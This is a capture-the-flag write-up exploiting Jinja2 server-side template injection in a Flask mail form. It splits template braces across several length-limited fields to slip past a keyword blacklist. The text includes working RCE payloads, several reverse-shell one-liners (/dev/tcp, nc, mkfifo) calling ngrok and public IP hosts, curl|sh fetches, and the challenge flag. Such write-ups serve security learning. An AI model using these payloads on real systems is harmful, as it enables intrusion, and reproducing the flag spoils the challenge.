In this challenge we need to exploit SSTI to achieve RCE.
As we can see, this is how the data is getting inserted to the template:
mail = """
Hello team,

A new hacker wants to join our private Bug bounty program! Mary, can you schedule an interview?

 - Name:
 - Surname:
 - Email:
 - Birth date:

I'm sending you the details of the application in the attached CSV file:

 - '.csv'

Best regards,
"""
However, there is this sanitize function:
def sanitize(value):
    blacklist = [',','{ %','% }','import','eval','builtins','class','[',']']
    for word in blacklist:
        if word in value:
            value = value.replace(word,'')
    if any([bool(w in value) for w in blacklist]):
        value = sanitize(value)
    return value
And also this length limitation:
if len(request.form["name"]) > 20:
    return render_template("index.html", error="Field 'name' is too long.")
if len(request.form["surname"]) >= 50:
    return render_template("index.html", error="Field 'surname' is too long.")
if len(request.form["email"]) >= 50:
    return render_template("index.html", error="Field 'email' is too long.")
if len(request.form["bday"]) > 10:
    return render_template("index.html", error="Field 'bday' is too long.")
The main problem here is that we can’t send ``, and same for { % and % }.
In such case, there is no way to get SSTI.
Is it? We can see this line in the mail that is being sent:
- '.csv'
What will happen if we’ll give this for example:
hacker_name = '{'
hacker_surname = '{ 7*7 '
hacker_email = '}'
hacker_bday = '}'
When testing locally, we’re getting SSTI!
Okay, i went to PayloadAllTheThings SSTI Python, and got this line:

Let’s check for Blind RCE, like giving sleep 10, Notice we must divide it to the surname and email, because each one can contain up to 50 chars.
This will be our payload:
name={&surname={cycler.__init__.__globals__.os.popen('sleep+10&email=').read()}&bday=}
As you can see, it takes 10 seconds until we get response
Now we just need to get our reverse shell, and find the flag.
However, for somehow i didn’t manage to get that, even simple nc not working for me, and this is the same for other challenges on this platform, don’t know why.
Any way, the payload for the reverse shell will be:
sh -i >& /dev/tcp/2.tcp.eu.ngrok.io/17645 0>&1

And the final payload (which working fine for me when running the challenge locally…)
name={&surname={cycler.__init__.__globals__.os.popen('echo 1337&email=|+nc+5.tcp.eu.ngrok.io+13190').read()}&bday=}
so, surname = {cycler.__init__.__globals__.os.popen('echo 1337, email = | nc 5.tcp.eu.ngrok.io 13190').read()}.
Edit - keep working :D
Nowadays, ngrok isn’t free any more for tcp, I found this https://www.reddit.com/r/golang/comments/1rnd78x/i_built_an_opensource_ngrok_alternative_no_signup/ tool for http tunneling. I used him because it is very easy for use, and also, the name will be very short.
Simply install the tool:
curl -fsSL https://wormhole.bar/install.sh | sh
And then execute it:
wormhole http 3000
![[Pasted image 20260309224553.png]]
Now, set up http server for hosting files, on port 3000:
python3 -m http.server 3000
Since I don’t have any free vps, I’m gonna set port forwarding to my ip on the NAT, to port 1337.
First, check what is your local IP:
PS C:\Users\avish> ipconfig | findstr "IPv4"
   IPv4 Address. . . . . . . . . . . : 192.168.41.1
   IPv4 Address. . . . . . . . . . . : 192.168.137.1
   IPv4 Address. . . . . . . . . . . : 192.168.33.17
   IPv4 Address. . . . . . . . . . . : 172.19.16.1
My local IP is 192.168.33.17, since the IP of the router in the LAN is 192.168.33.1.
Let’s access the web console of my local router, to set the port forwarding, simply go to http://192.168.33.17 (your ip router of course)
![[Pasted image 20260309225050.png]]
Adjust it as needed with your local router, just google it. Now, we can check what is our real IP out there in the worlds, using websites like https://whatismyipaddress.com/. In our case, the IP seems to be 164.138.117.211.
![[Pasted image 20260309225416.png]]
So, last steps will be to set up local listener (this is powershell, that’s why ncat.exe):
ncat.exe -nvlp 1337
Create the file a.sh with the payload of the reverse shell taken from https://www.revshells.com/.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 164.138.117.211 1337 >/tmp/f
The file should be served via the python http server. Lastly, the payload of the request will be:
name={&surname={cycler.__init__.__globals__.os.popen('curl+&email=https://1le7s1.wormhole.bar/a.sh|sh').read()}&bday=}
We are ready to send the payload!
We got the revesre shell! ![[Pasted image 20260309225542.png]]
I searched for the flag.txt file:
web-serveur-ch73@challenge01:~$ find . -name "flag.txt" 2>/dev/null
./9f/35/cc/c7/95/80/59/46/ac/79/10/3d/aa/flag.txt
Okay, let’s read it:
web-serveur-ch73@challenge01:~$ cat ./9f/35/cc/c7/95/80/59/46/ac/79/10/3d/aa/flag.txt
j1nj4_s3rv3r_S1de_T3mpl4te_1j3ct10ns_1n_pyth0n
Flag: j1nj4_s3rv3r_S1de_T3mpl4te_1j3ct10ns_1n_pyth0n